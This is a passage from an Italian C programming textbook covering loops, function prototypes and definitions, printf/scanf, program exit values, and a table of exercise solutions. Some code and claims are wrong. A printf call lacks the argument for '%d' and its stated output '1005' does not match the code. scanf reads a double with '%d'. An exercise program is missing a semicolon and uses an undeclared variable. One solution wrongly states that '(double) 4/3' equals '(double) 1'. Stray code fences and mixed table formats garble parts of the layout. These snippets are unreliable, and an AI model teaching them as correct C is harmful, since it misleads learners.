        case 7: printf ("luglio\n"); break;
        case 8: printf ("agosto\n"); break;
        case 9: printf ("settembre\n"); break;
        case 10: printf ("ottobre\n"); break;
        case 11: printf ("novembre\n"); break;
        case 12: printf ("dicembre\n"); break;
        default: printf ("mese non corretto\n"); break;
      }
    getchar ();
    return 0;
}
```

742.2.1 Esercizio

In un esempio già mostrato, appare la porzione di codice seguente. Si spieghi nel dettaglio come viene calcolata la quantità di giorni di febbraio:

```
        case 2:
            if (((anno % 4 == 0) && !(anno % 100 == 0))
                || (anno % 400 == 0))
              {
                giorni = 29;
              }
            else
              {
                giorni = 28;
              }
            break;
```

742.3 Iterazione con condizione di uscita iniziale: «while»

L'iterazione si ottiene normalmente in C attraverso l'istruzione '**`while`**', la quale esegue un'istruzione, o un gruppo di queste, finché la condizione continua a restituire il valore *Vero*. La condizione viene valutata prima di eseguire il gruppo di istruzioni e poi ogni volta che termina un ciclo, prima dell'esecuzione del successivo.

```
while (condizione) istruzione
```

L'esempio seguente fa apparire per 10 volte la lettera «x».

```
#include <stdio.h>
int main (void)
{
    int i = 0;

    while (i < 10)
      {
        i++;
        printf ("x");
      }
    printf ("\n");
    getchar ();
    return 0;
}
```

Ma si osservi anche la variante seguente, con cui si ottiene un codice più semplice in linguaggio macchina:

```
#include <stdio.h>
int main (void)
{
    int i = 10;

    while (i)
      {
        i--;
        printf ("x");
      }
    printf ("\n");
    getchar ();
    return 0;
}
```

Nel blocco di istruzioni di un ciclo '**`while`**', ne possono apparire alcune particolari, che rappresentano dei salti incondizionati nell'ambito del ciclo:

- '**`break`**', che serve a uscire definitivamente dalla struttura del ciclo;

* '**`continue`**', che serve a interrompere l'esecuzione del gruppo di istruzioni, riprendendo immediatamente con il ciclo successivo (a partire dalla valutazione della condizione).

L'esempio seguente è una variante del calcolo di visualizzazione mostrato sopra, modificato in modo da vedere il funzionamento dell'istruzione '**`break`**'. All'inizio della struttura, '**`while (1)`**' equivale a stabilire che il ciclo è senza fine, perché la condizione è sempre vera. In questo modo, solo la richiesta esplicita di interruzione dell'esecuzione della struttura (attraverso l'istruzione '**`break`**') permette l'uscita da questa.

```
#include <stdio.h>
int main (void)
{
    int i = 0;

    while (1)
      {
        if (i >= 10)
          {
            break;
          }
        i++;
        printf ("x");
      }
    printf ("\n");
    getchar ();
    return 0;
}
```

742.3.1 Esercizio

Sulla base delle conoscenze acquisite, si scriva un programma che calcola il fattoriale di un numero senza segno, contenuto nella variabile x. Il fattoriale di x si ottiene con una serie di moltiplicazioni successive: $x \cdot (x-1) \cdot (x-2) \cdot ... \cdot 1$.

742.3.2 Esercizio

Sulla base delle conoscenze acquisite, si scriva un programma che verifica se un numero senza segno, contenuto nella variabile x, è un numero primo.

742.4 Iterazione con condizione di uscita finale: «do-while»

Una variante del ciclo '**`while`**', in cui l'analisi della condizione di uscita avviene dopo l'esecuzione del blocco di istruzioni che viene iterato, è definito dall'istruzione '**`do`**'.

```
do blocco_di_istruzioni while (condizione);
```

In questo caso, si esegue un gruppo di istruzioni una volta, poi se ne ripete l'esecuzione finché la condizione restituisce il valore *Vero*.

```
int i = 0;

do
  {
    i++;
    printf ("x");
  }
while (i < 10);
printf ("\n");
```

L'esempio mostrato è quello già usato in precedenza per visualizzare una sequenza di dieci «x», con l'adattamento necessario a utilizzare questa struttura di controllo.

La struttura di controllo '**do**...**while**' è in disuso, perché, generalmente, al suo posto si preferisce gestire i cicli di questo tipo attraverso una struttura '**while**', pura e semplice.

742.4.1 Esercizio

Modificare il programma che verifica se un numero è primo, usando un ciclo '**do**...**while**'.

742.5 Ciclo enumerativo: «for»

In presenza di iterazioni in cui si deve incrementare o decrementare una variabile a ogni ciclo, si usa preferibilmente la struttura '**for**', che in C permetterebbe un utilizzo più ampio di quello comune:

```
for ([espressione1]; [espressione2]; [espressione3]) istruzione
```

La forma tipica di un'istruzione '**for**' è quella per cui la prima espressione corrisponde all'assegnamento iniziale di una variabile, la seconda a una condizione che deve verificarsi fino a che si vuole che sia eseguita l'istruzione (o il gruppo di istruzioni) e la terza all'incremento o decremento della variabile inizializzata con la prima espressione. In pratica, l'utilizzo normale del ciclo '**for**' potrebbe esprimersi nella sintassi seguente:

```
for (var = n; condizione; var++) istruzione
```

Il ciclo '**for**' potrebbe essere definito anche in maniera differente, più generale: la prima espressione viene eseguita una volta sola all'inizio del ciclo; la seconda viene valutata all'inizio di ogni ciclo e il gruppo di istruzioni viene eseguito solo se il risultato è *Vero*; l'ultima viene eseguita alla fine dell'esecuzione del gruppo di istruzioni, prima che si ricominci con l'analisi della condizione.

L'esempio già visto, in cui viene visualizzata per 10 volte una «x», potrebbe tradursi nel modo seguente, attraverso l'uso di un ciclo '**for**':

```
#include <stdio.h>
int main (void)
{
    int i;

    for (i = 0; i < 10; i++)
      {
        printf ("x");
      }
    printf ("\n");
    getchar ();
    return 0;
}
```

Anche nelle istruzioni controllate da un ciclo '`for`' si possono collocare istruzioni '`break`' e '`continue`', con lo stesso significato visto per il ciclo '`while`' e '`do`...`while`'.

Sfruttando la possibilità di inserire più espressioni in una singola istruzione, si possono realizzare dei cicli '`for`' molto più complessi, anche se questo è sconsigliabile per evitare di scrivere codice troppo difficile da interpretare. In questo modo, l'esempio precedente potrebbe essere ridotto a quello che segue, dove si usa un punto e virgola solitario per rappresentare un'istruzione nulla:

```
#include <stdio.h>
int main (void)
{
    int i;

    for (i = 0; i < 10; printf ("x"), i++)
      {
        ;
      }
    printf ("\n");
    getchar ();
    return 0;
}
```

Se si utilizzano istruzioni multiple, separate con la virgola, occorre tenere presente che **l'espressione che esprime la condizione deve rimanere singola** (se per la condizione si usasse un'espressione multipla, conterebbe solo la valutazione dell'ultima). Naturalmente, nel caso della condizione, si possono costruire condizioni complesse con l'ausilio degli operatori logici, ma rimane il fatto che l'operatore virgola ('`,`') non dovrebbe avere senso lì.

Nel modello sintattico iniziale si vede che le tre espressioni sono opzionali e rimane solo l'obbligo di mettere i punti e virgola relativi. L'esempio seguente mostra un ciclo senza fine che viene interrotto attraverso un'istruzione '`break`':

```
#include <stdio.h>
int main (void)
{
    int i = 0;
```

```
    for (;;)
      {
        if (i >= 10)
          {
            break;
          }
        printf ("x");
        i++;
      }
    getchar ();
    return 0;
}
```

742.5.1 Esercizio

Modificare il programma che calcola il fattoriale di un numero, usando un ciclo '**for**'.

742.5.2 Esercizio

Modificare il programma che verifica se un numero è primo, usando un ciclo '**for**'.

Capitolo 743

Funzioni del linguaggio C

Il linguaggio C offre le funzioni come mezzo per realizzare la scomposizione del codice in subroutine. Prima di poter essere utilizzate attraverso una chiamata, le funzioni devono essere dichiarate, anche se non necessariamente descritte. In pratica, se si vuole indicare nel codice una chiamata a una funzione che viene descritta più avanti, occorre almeno dichiararne il prototipo.

Le funzioni del linguaggio C prevedono il passaggio di parametri solo **per valore**, con tutti i tipi di dati, esclusi gli array (che invece vanno passati per riferimento, attraverso il puntatore alla loro posizione iniziale in memoria).

Il linguaggio C, attraverso la libreria standard, offre un gran numero di funzioni comuni che vengono importate nel codice attraverso l'istruzione '**`#include`**' del precompilatore. In pratica, in questo modo si importa la parte di codice necessaria alla dichiarazione e descrizione di queste funzioni. Per esempio, come si è già visto, per poter utilizzare la funzione '**`printf()`**' si deve inserire la riga '**`#include <stdio.h>`**' nella parte iniziale del file sorgente.

743.1 Dichiarazione di un prototipo

Quando la descrizione di una funzione può essere fatta solo dopo l'apparizione di una sua chiamata, occorre dichiararne il prototipo all'inizio, secondo la sintassi seguente:

```
tipo nome ([tipo[ nome][,...]]);
```

Il tipo, posto all'inizio, rappresenta il tipo di valore che la funzione restituisce. Se la funzione non deve restituire alcunché, si utilizza il tipo '**`void`**'. Se la funzione utilizza dei parametri, il tipo di questi deve essere elencato tra le parentesi tonde. L'istruzione con cui si dichiara il prototipo termina regolarmente con un punto e virgola.

Lo standard C stabilisce che una funzione che non richiede parametri deve utilizzare l'identificatore '**`void`**' in modo esplicito, all'interno delle parentesi.

Segue la descrizione di alcuni esempi.

- ```
  int fattoriale (int);
  ```
  In questo caso, viene dichiarato il prototipo della funzione '**`fattoriale`**', che richiede un parametro di tipo '**`int`**' e restituisce anche un valore di tipo '**`int`**'.

- ```
  int fattoriale (int n);
  ```
  Come nell'esempio precedente, dove in più, per comodità si aggiunge il nome del parametro che comunque viene ignorato dal compilatore.

- ```
  void elenca ();
  ```
  Si tratta della dichiarazione di una funzione che fa qualcosa senza bisogno di ricevere alcun parametro e senza restituire alcun valore (*void*).
  ```

- ```
  void elenca (void);
  ```
  Esattamente come nell'esempio precedente, solo che è indicato in modo esplicito il fatto che la funzione non riceve argomenti (il tipo '**`void`**' è stato messo all'interno delle parentesi), come prescrive lo standard.

743.1.1 Esercizio

Scrivere i prototipi delle funzioni descritte nello schema successivo:

Nome della funzione	Tipo di valore restituito	Parametri
`alfa`	non restituisce alcunché	***x*** di tipo intero senza segno ***y*** di tipo carattere ***z*** di tipo a virgola mobile normale
`beta`	intero normale senza segno	non ci sono parametri
`gamma`	numero a virgola mobile di tipo normale	***x*** di tipo intero con segno ***y*** di tipo carattere senza segno

743.2 Descrizione di una funzione

La descrizione della funzione, rispetto alla dichiarazione del prototipo, richiede l'indicazione dei nomi da usare per identificare i parametri (mentre nel prototipo questi sono facoltativi) e naturalmente l'aggiunta delle istruzioni da eseguire. Le parentesi graffe che appaiono nello schema sintattico fanno parte delle istruzioni necessarie.

```
tipo nome ([tipo parametro[,...]])
{
    istruzione;
    ...
}
```

Per esempio, la funzione seguente esegue il prodotto tra i due parametri forniti e ne restituisce il risultato:

```
int prodotto (int x, int y)
{
    return (x * y);
}
```

I parametri indicati tra parentesi, rappresentano una dichiarazione di variabili locali[1] che contengono inizialmente i valori usati nella chiamata. Il valore restituito dalla funzione viene definito attraverso l'istruzione '**`return`**', come si può osservare dall'esempio. Naturalmente, nelle funzioni di tipo '**`void`**' l'istruzione '**`return`**' va usata senza specificare il valore da restituire, oppure si può fare a meno del tutto di tale istruzione.
```

Nei manuali tradizionale del linguaggio C si descrivono le funzioni nel modo visto nell'esempio precedente; al contrario, nella guida *GNU coding standards* si richiede di mettere il nome della funzione in corrispondenza della colonna uno, così:

```
int
prodotto (int x, int y)
{
    return (x * y);
}
```

Le variabili dichiarate all'interno di una funzione, oltre a quelle dichiarate implicitamente come mezzo di trasporto degli argomenti della chiamata, sono visibili solo al suo interno, mentre quelle dichiarate al di fuori di tutte le funzioni, sono variabili globali, accessibili potenzialmente da ogni parte del programma.[2] Se una variabile locale ha un nome coincidente con quello di una variabile globale, allora, all'interno della funzione, quella variabile globale non è accessibile.

Le regole da seguire, almeno in linea di principio, per scrivere programmi chiari e facilmente modificabili, prevedono che si debba fare in modo di rendere le funzioni indipendenti dalle variabili globali, fornendo loro tutte le informazioni necessarie attraverso i parametri. In questo modo diventa del tutto indifferente il fatto che una variabile locale vada a mascherare una variabile globale; inoltre, ciò permette di non dover tenere a mente il ruolo di queste variabili globali e (se non si usano le variabili «statiche») fa sì che si ottenga una funzione completamente «rientrante».

743.2.1 Esercizio

Completare i programmi successivi con la dichiarazione dei prototipi e con la descrizione delle funzioni necessarie:

```
#include <stdio.h>
//
// Mettere qui il prototipo della funzione «fattoriale».
//
// Mettere qui la descrizione della funzione «fattoriale».
//
int main (void)
{
    unsigned int x = 7;
    unsigned int f;
    f = fattoriale (x);
    printf ("Il fattoriale di %d è pari a %d.\n", x, f);
    getchar ();
    return 0;
}
```

```
#include <stdio.h>
//
// Mettere qui il prototipo della funzione «primo».
//
```

```
// Mettere qui la descrizione della funzione «primo».
//
int main (void)
{
    unsigned int x = 11;
    if (primo (x))
      {
        printf ("%d è un numero primo.\n", x);
      }
    else
      {
        printf ("%d non è un numero primo.\n", x);
      }
    getchar ();
    return 0;
}
```

```
#include <stdio.h>
//
// Mettere qui il prototipo della funzione «interesse».
//
// Mettere qui la descrizione della funzione «interesse».
//
// L'interesse si ottiene come capitale * tasso * tempo.
//
int main (void)
{
    double    capitale = 10000; // Euro
    double       tasso = 0.03;  // pari al 3 %
    unsigned int tempo = 3      // anni
    double   interessi;
    interessi = interesse (capitale, tasso, tempo);
    printf ("Un capitale di %f Euro ", capitale);
    printf ("investito al tasso del %f \% ", tasso * 100);
    printf ("Per %d anni, dà interessi per %f Euro.\n", anni, interessi);
    getchar ();
    return 0;
}
```

743.3 Vincoli nei nomi

Quando si definiscono variabili e funzioni nel proprio programma, occorre avere la prudenza di non utilizzare nomi che coincidano con quelli delle librerie che si vogliono usare e che non possano andare in conflitto con l'evoluzione del linguaggio. A questo proposito va osservata una regola molto semplice: non si possono usare nomi «esterni» che inizino con il trattino basso ('_'); in tutti gli altri casi, invece, non si possono usare i nomi che iniziano con un trattino basso e continuano con una lettera maiuscola o un altro trattino basso.

Il concetto di nome esterno viene descritto a proposito della compilazione di un programma che si sviluppa in più file-oggetto da collegare assieme (capitolo 574). L'altro vincolo serve a impedire, per esempio, la creazione di nomi come '**_Bool**' o '**__STDC_IEC_559__**'. Rimane quindi la possibilità di usare nomi che inizino con un trattino basso, purché continuino con un carattere minuscolo e siano visibili solo nell'ambito del file sorgente che si compone.

743.4 I/O elementare

L'input e l'output elementare che si usa nella prima fase di apprendimento del linguaggio C si ottiene attraverso l'uso di due funzioni fondamentali: '**printf()**' e '**scanf()**'. La prima si occupa di emettere una stringa dopo averla trasformata in base a dei codici di composizione determinati; la seconda si occupa di ricevere input (generalmente da tastiera) e di trasformarlo secondo codici di conversione simili alla prima. Infatti, il problema che si incontra inizialmente, quando si vogliono emettere informazioni attraverso lo standard output per visualizzarle sullo schermo, sta nella necessità di convertire in qualche modo tutti i dati che non siano già di tipo '**char**'. Dalla parte opposta, quando si inserisce un dato che non sia da intendere come un semplice carattere alfanumerico, serve una conversione adatta nel tipo di dati corretto.

Per utilizzare queste due funzioni, occorre includere il file di intestazione 'stdio.h', come è già stato visto più volte negli esempi.

Le due funzioni, '**printf()**' e '**scanf()**', hanno in comune il fatto di disporre di una quantità variabile di parametri, dove solo il primo è stato precisato. Per questa ragione, la stringa che costituisce il primo argomento deve contenere tutte le informazioni necessarie a individuare quelli successivi; pertanto, si fa uso di ***specificatori di conversione*** che definiscono il tipo e l'ampiezza dei dati da trattare. A titolo di esempio, lo specificatore '**%d**' si riferisce a un valore intero di tipo '**int**', mentre '**%ld**' si riferisce a un intero di tipo '**long int**'.

Vengono mostrati solo alcuni esempi, perché una descrizione più approfondita nell'uso delle funzioni '**printf()**' e '**scanf()**' appare in altri capitoli (584 e 604). Si comincia con l'uso di '**printf()**':

```
...
double capitale = 1000.00;
double tasso    = 0.5;
int    montante = (capitale * tasso) / 100;
...
printf ("%s: il capitale %f, ", "Ciao", capitale);
printf ("investito al tasso %f%% ", tasso);
printf ("ha prodotto un montante pari a %d.\n");
...
```

Gli specificatori di conversione usati in questo esempio si possono considerare quelli più comuni: '**%s**' incorpora una stringa; '**%f**' traduce in testo un valore che originariamente è di tipo '**double**'; '**%d**' traduce in testo un valore '**int**'; inoltre, '**%%**' viene trasformato semplicemente in un carattere percentuale nel testo finale. Alla fine, l'esempio produce l'emissione del testo: «Ciao: il capitale 1000.00, investito al tasso 0.500000% ha prodotto un montante pari a 1005.»

La funzione '**scanf()**' è un po' più difficile da comprendere: la stringa che definisce il procedimento di interpretazione e conversione deve confrontarsi con i dati provenienti dallo standard input. L'uso più semplice di questa funzione prevede l'individuazione di un solo dato:

```
…
int importo;
…
printf ("Inserisci l'importo: ");
scanf ("%d", &importo);
…
```

Il pezzo di codice mostrato emette la frase seguente e resta in attesa dell'inserimento di un valore numerico intero, seguito da [*Invio*]:

```
Inserisci l'importo: _
```

Questo valore viene inserito nella variabile ***importo***. Si deve osservare il fatto che gli argomenti successivi alla stringa di conversione sono dei puntatori, per cui, avendo voluto inserire il dato nella variabile ***importo***, questa è stata indicata preceduta dall'operatore '**`&`**' in modo da fornire alla funzione l'indirizzo corrispondente (si veda il capitolo 576 sulla gestione dei puntatori).

Con una stessa funzione '**`scanf()`**' è possibile inserire dati per diverse variabili, come si può osservare dall'esempio seguente, ma in questo caso, per ogni dato viene richiesta la separazione con spazi orizzontali o anche con la pressione di [*Invio*].

```
printf ("Inserisci il capitale e il tasso:");
scanf ("%d%f", &capitale, &tasso);
```

743.5 Restituzione di un valore

In un sistema Unix e in tutti i sistemi che si rifanno a quel modello, i programmi, di qualunque tipo siano, al termine della loro esecuzione, restituiscono un valore che può essere utilizzato da uno script di shell per determinare se il programma ha fatto ciò che si voleva o se è intervenuto qualche tipo di evento che lo ha impedito.

Convenzionalmente si tratta di un valore numerico, con un intervallo di valori abbastanza ristretto, in cui zero rappresenta una conclusione normale, ovvero priva di eventi indesiderati, mentre qualsiasi altro valore rappresenta un'anomalia. A questo proposito si consideri quello «strano» atteggiamento degli script di shell, per cui zero equivale a *Vero*.

Lo standard del linguaggio C prescrive che la funzione '**`main()`**' debba restituire un tipo intero, contenente un valore compatibile con l'intervallo accettato dal sistema operativo: tale valore intero è ciò che dovrebbe lasciare di sé il programma, al termine del proprio funzionamento.

Se il programma deve terminare, per qualunque ragione, in una funzione diversa da '**`main()`**', non potendo usare l'istruzione '**`return`**' per questo scopo, si può richiamare la funzione '**`exit()`**':

```
exit (valore_restituito);
```

La funzione '**`exit()`**' provoca la conclusione del programma, dopo aver provveduto a scaricare i flussi di dati e a chiudere i file. Per questo motivo, non restituisce un valore all'interno

del programma, al contrario, fa in modo che il programma restituisca il valore indicato come argomento.

Per poterla utilizzare occorre includere il file di intestazione '`stdlib.h`' che tra l'altro dichiara già due macro-variabili adatte a definire la conclusione corretta o errata del programma: '**`EXIT_SUCCESS`**' e '**`EXIT_FAILURE`**'.[3] L'esempio seguente mostra in che modo queste macro-variabili potrebbero essere usate:

```
#include <stdlib.h>
…
…
if (…)
  {
    exit (EXIT_SUCCESS);
  }
else
  {
    exit (EXIT_FAILURE);
  }
```

Naturalmente, se si può concludere il programma nella funzione '**`main()`**', si può fare lo stesso con l'istruzione '**`return`**':

```
#include <stdlib.h>
…
…
int main (…)
{
    …
    if (…)
      {
        return (EXIT_SUCCESS);
      }
    else
      {
        return (EXIT_FAILURE);
      }
    …
}
```

743.5.1 Esercizio

Modificare uno degli esercizi già fatti, dove si verifica se un numero è primo, allo scopo di far concludere il programma con '**`EXIT_SUCCESS`**' se il numero è primo effettivamente; in caso contrario il programma deve terminare con il valore corrispondente a '**`EXIT_FAILURE`**'.

In un sistema operativo in cui si possa utilizzare una shell POSIX, per verificare il valore restituito dal programma appena terminato è possibile usare il comando seguente:

```
$ echo $? [Invio]
```

Si ricorda che la conclusione con successo di un programma si traduce normalmente nel valore zero.

743.6 Riferimenti

- Brian W. Kernighan, Dennis M. Ritchie, *Il linguaggio C: principi di programmazione e manuale di riferimento*, Pearson, ISBN 88-7192-200-X

  ⟨*http://cm.bell-labs.com/cm/cs/cbook/*⟩

- Open Standards, *C - Approved standards*

  ⟨*http://www.open-std.org/jtc1/sc22/wg14/www/standards*⟩

- *ISO/IEC 9899:TC2*

  ⟨*http://www.open-std.org/jtc1/sc22/wg14/www/docs/n1124.pdf*⟩

- Richard Stallman e altri, *GNU coding standards*

  ⟨*http://www.gnu.org/prep/standards/*⟩

- Autori vari, *GCC manual*

  ⟨*http://gcc.gnu.org/onlinedocs/gcc/*⟩

  ⟨*http://gcc.gnu.org/onlinedocs/gcc.pdf*⟩

- Alessandro Bellini, Andrea Guidi, *Linguaggio C*, 1994, McGraw-Hill, ISBN 88-386-3404-1

[1] Per la precisione, i parametri di una funzione corrispondono alla dichiarazione di variabili di tipo automatico.

[2] Questa descrizione è molto semplificata rispetto al problema del campo di azione delle variabili in C; in particolare, quelle che qui vengono chiamate «variabili globali», non hanno necessariamente un campo di azione esteso a tutto il programma, ma in condizioni normali sono limitate al file in cui sono dichiarate. La questione viene approfondita in modo più adatto a questo linguaggio nel capitolo 574.

[3] In pratica, '**EXIT_SUCCESS**' equivale a zero, mentre '**EXIT_FAILURE**' equivale a uno.

Capitolo 744

Soluzioni agli esercizi proposti

Esercizio	Soluzione

739.2.1	`//      Ciao mondo!`
	`#include <stdio.h>`
	`//  La funzione main() viene eseguita automaticamente`
	`//  all'avvio.`
	`int main (void)`
	`{`
	`    //  Si limita a emettere un messaggio.`
	`    printf ("Ciao mondo!\n");`
	`    //  Attende la pressione di un tasto, quindi termina.`
	`    getchar ();`
	`    return 0;`
	`}`

739.2.2	`#include <stdio.h>`
	`int main (void)`
	`{`
	`    printf ("Il mio primo programma\n");`
	`    printf ("scritto in linguaggio C.\n");`
	`    getchar ();`
	`    return 0;`
	`}`

739.3.1	`$ cc -o programma prova.c` [*Invio*] Ma se si dispone del compilatore GNU C, è meglio usare l'opzione '`-Wall`': `$ cc -Wall -o programma prova.c` [*Invio*]
739.4.1	`printf ("Imponibile: %d, IVA: %d.\n", 1000, 200);`
740.1.1	Con un byte da 8 bit non dovrebbe esserci la possibilità di avere una variabile scalare da 12 bit, perché di norma il byte è esattamente un sottomultiplo del rango delle variabili scalari disponibili.
740.2.1	Una variabile scalare di tipo '`unsigned char`' (da 8 bit) può rappresentare valori da 0 a 255, pertanto non è possibile assegnare a una tale variabile valori fino a 99999.
740.2.2	Una variabile scalare di tipo '`unsigned char`' (da 8 bit) può rappresentare valori da 0 a 255.
740.2.3	Una variabile scalare di tipo '`signed short int`' (da 16 bit) può rappresentare valori da −32768 a +32767.
740.2.4	Dovendo rappresentare il valore 12,34, si devono usare variabili in virgola mobile. Possono andare bene tutti i tipi: '`float`', '`double`' e '`long double`'.
740.3.1	La costante letterale '`12`' corrisponde a 12_{10}; la costante '`012`' rappresenta il numero 12_{8}, ovvero 10_{10}; la costante '`0x12`' indica il numero 12_{16}, ovvero 18_{10}.
740.3.2	La costante letterale '`12`' è di tipo '`int`'; la costante '`12U`' è di tipo '`unsigned int`'; la costante '`12L`' è di tipo '`long int`'; la costante '`1.2`' è di tipo '`double`'; la costante '`1.2`' è di tipo '`long double`'.
740.5.1	L'espressione '`'3'-2`' corrisponde in pratica alla costante carattere '`'1'`'; l'espressione '`'5'+4`' corrisponde in pratica alla costante carattere '`'9'`'.

740.7.1	`int d;`
	`unsigned long int e = 2111;`
	`float f = 21.11;`
	`const float g = 21.11;`

741.1.1	L'espressione '`4+4`' dovrebbe dare un risultato di tipo '`int`'; l'espressione '`4/3`' dovrebbe dare un risultato di tipo '`int`'; l'espressione '`4.0/3`' dovrebbe essere di tipo '`double`'; l'espressione '`4L*3`' dovrebbe essere di tipo '`long int`'.

Esercizio	Soluzione

741.2.1	`int a = 3;`
	`int b;`
	`b = --a;`
	a contiene 2 e ***b*** contiene 2.

741.2.1	`int a = 3;`
	`int b = 2;`
	`b = a + b;`
	a contiene 3 e ***b*** contiene 5.

741.2.1	`int a = 7;`
	`int b = 2;`
	`b = a % b;`
	a contiene 7 e ***b*** contiene 1.

741.2.1	`int a = 7;`
	`int b;`
	`b = (a = a * 2);`
	a contiene 14 e ***b*** contiene 14.

741.2.1	`int a = 3;`
	`int b = 2;`
	`b += a;`
	a contiene 3 e ***b*** contiene 5.

741.2.1	`int a = 7;`
	`int b = 2;`
	`b %= a;`
	a contiene 7 e ***b*** contiene 2.

741.2.1	`int a = 7;`
	`int b;`
	`b = (a *= 2);`
	a contiene 14 e ***b*** contiene 14.

741.2.2	`#include <stdio.h>`
	`int main (void)`
	`{`
	`    int a = 3;`
	`    int b;`
	`    b = --a;`
	`    printf ("a contiene %d;\n", a);`
	`    printf ("b contiene %d.\n", b);`
	`    getchar ();`
	`    return 0;`
	`}`

741.2.2	`#include <stdio.h>`
	`int main (void)`
	`{`
	`    int a = 3;`
	`    int b = 2;`
	`    b = a + b;`
	`    printf ("a contiene %d;\n", a);`
	`    printf ("b contiene %d.\n", b);`
	`    getchar ();`
	`    return 0;`
	`}`

<table>
<tr><th>Esercizio</th><th>Soluzione</th></tr>
<tr><td>741.2.2</td><td><pre><code>#include <stdio.h>
int main (void)
{
    int a = 7;
    int b = 2;
    b = a % b;
    printf ("a contiene %d;\n", a);
    printf ("b contiene %d.\n", b);
    getchar ();
    return 0;
}</code></pre></td></tr>
<tr><td>741.2.2</td><td><pre><code>#include <stdio.h>
int main (void)
{
    int a = 7;
    int b;
    b = (a = a * 2);
    printf ("a contiene %d;\n", a);
    printf ("b contiene %d.\n", b);
    getchar ();
    return 0;
}</code></pre></td></tr>
<tr><td>741.2.2</td><td><pre><code>#include <stdio.h>
int main (void)
{
    int a = 3;
    int b = 2;
    b += a;
    printf ("a contiene %d;\n", a);
    printf ("b contiene %d.\n", b);
    getchar ();
    return 0;
}</code></pre></td></tr>
<tr><td>741.2.2</td><td><pre><code>#include <stdio.h>
int main (void)
{
    int a = 7;
    int b = 2;
    b %= a;
    printf ("a contiene %d;\n", a);
    printf ("b contiene %d.\n", b);
    getchar ();
    return 0;
}</code></pre></td></tr>
</table>

Esercizio	Soluzione

741.2.2	`#include <stdio.h>`
	`int main (void)`
	`{`
	`    int a = 7;`
	`    int b;`
	`    b = (a *= 2);`
	`    printf ("a contiene %d;\n", a);`
	`    printf ("b contiene %d.\n", b);`
	`    getchar ();`
	`    return 0;`
	`}`

741.3.1	`int a = 4 + 1;`
	`signed char b = 5;`
	`int c = a == b;`
	c contiene 1.

741.3.1	`int a = 4 + 1;`
	`signed char b = 5;`
	`int c = a != b;`
	c contiene 0.

741.3.1	`unsigned int a = 4 + 3;`
	`signed char b = -5;`
	`int c = a >= b;`
	c contiene 1.

741.3.1	`unsigned int a = 4 + 3;`
	`signed char b = -5;`
	`int c = a <= b;`
	c contiene 0.

741.3.2	`#include <stdio.h>`
	`int main (void)`
	`{`
	`    int a = 4 + 1;`
	`    signed char b = 5;`
	`    int c = a == b;`
	`    printf ("(%d == %d) produce %d\n", a, b, c);`
	`    getchar ();`
	`    return 0;`
	`}`

741.3.2	`#include <stdio.h>`
	`int main (void)`
	`{`
	`    int a = 4 + 1;`
	`    signed char b = 5;`
	`    int c = a != b;`
	`    printf ("(%d != %d) produce %d\n", a, b, c);`
	`    getchar ();`
	`    return 0;`
	`}`

Esercizio	Soluzione

741.3.2	`#include <stdio.h>`
	`int main (void)`
	`{`
	`    unsigned int a = 4 + 3;`
	`    signed char b = -5;`
	`    int c = a >= b;`
	`    printf ("(%d >= %d) produce %d\n", a, b, c);`
	`    getchar ();`
	`    return 0;`
	`}`

741.3.2	`#include <stdio.h>`
	`int main (void)`
	`{`
	`    unsigned int a = 4 + 3;`
	`    signed char b = -5;`
	`    int c = a <= b;`
	`    printf ("(%d <= %d) produce %d\n", a, b, c);`
	`    getchar ();`
	`    return 0;`
	`}`

741.4.1	`int a = 4;`
	`signed char b = (3 < 5);`
	`int c = a && b;`
	c contiene 1.

741.4.1	`int a = 4;`
	`signed char b = (3 < 5);`
	`int c = a || b;`
	c contiene 1.

741.4.1	`unsigned int a = 4 + 3;`
	`signed char b = -5;`
	`int c = (b > 0) || (a > b);`
	c contiene 1.

741.5.1	`int a = 5;`
	`int b = 12;`
	`int c = a & b;`
	c contiene 4.

741.5.1	`int a = 5;`
	`int b = 12;`
	`int c = a | b;`
	c contiene 13.

741.5.1	`int a = 5;`
	`int b = 12;`
	`int c = a ^ b;`
	c contiene 9.

741.5.1	`int a = 5;`
	`int c = a << 1;`
	c contiene 10.

741.5.1	`int a = 21;`
	`int c = a >> 1;`
	c contiene 10.

Esercizio	Soluzione

741.5.2

```
#include <stdio.h>
int main (void)
{
    int a = 5;
    int b = 12;
    int c = a & b;
    printf ("c contiene %d\n", c);
    getchar ();
    return 0;
}
```

741.5.2

```
#include <stdio.h>
int main (void)
{
    int a = 5;
    int b = 12;
    int c = a | b;
    printf ("c contiene %d\n", c);
    getchar ();
    return 0;
}
```

741.5.2

```
#include <stdio.h>
int main (void)
{
    int a = 5;
    int b = 12;
    int c = a ^ b;
    printf ("c contiene %d\n", c);
    getchar ();
    return 0;
}
```

741.5.2

```
#include <stdio.h>
int main (void)
{
    int a = 5;
    int c = a << 1;
    printf ("c contiene %d\n", c);
    getchar ();
    return 0;
}
```

741.5.2

```
#include <stdio.h>
int main (void)
{
    int a = 21;
    int c = a >> 1;
    printf ("c contiene %d\n", c);
    getchar ();
    return 0;
}
```

Esercizio	Soluzione
741.6.1	L'espressione '**`(int) (4.4+4.9)`**' è equivalente a '**`(int) 9`**'; l'espressione '**`(double) 4/3`**' è equivalente a '**`(double) 1`**'; l'espressione '**`((double) 4)/3`**' è equivalente a '**`((double) 1.33333`**'.

741.7.1	`int a = -20;`
	`int b = 10;`
	`int c = (b = 2, b = a, c = a + b);`
	c contiene −40.

741.7.1	`int a = -20;`
	`int b = 10;`
	`int c = (b = 2, b = a++, c = a + b);`
	c contiene −39.

741.7.1	`int a = -20;`
	`int b = 10;`
	`int c = (b = 2, b = ++a, c = a + b);`
	c contiene −38.

741.7.2	`#include <stdio.h>`
	`int main (void)`
	`{`
	`    int a = -20;`
	`    int b = 10;`
	`    int c = (b = 2, b = a, c = a + b);`
	`    printf ("c contiene %d\n", c);`
	`    getchar ();`
	`    return 0;`
	`}`

741.7.2	`#include <stdio.h>`
	`int main (void)`
	`{`
	`    int a = -20;`
	`    int b = 10;`
	`    int c = (b = 2, b = a++, c = a + b);`
	`    printf ("c contiene %d\n", c);`
	`    getchar ();`
	`    return 0;`
	`}`

741.7.2	`#include <stdio.h>`
	`int main (void)`
	`{`
	`    int a = -20;`
	`    int b = 10;`
	`    int c = (b = 2, b = ++a, c = a + b);`
	`    printf ("c contiene %d\n", c);`
	`    getchar ();`
	`    return 0;`
	`}`

<table>
<tr><th>Esercizio</th><th>Soluzione</th></tr>
<tr><td>742.1.1</td><td><pre><code>#include <stdio.h>
int main (void)
{
    int x;
    x = 5000;

    if ((x < 1000) || (x > 10000))
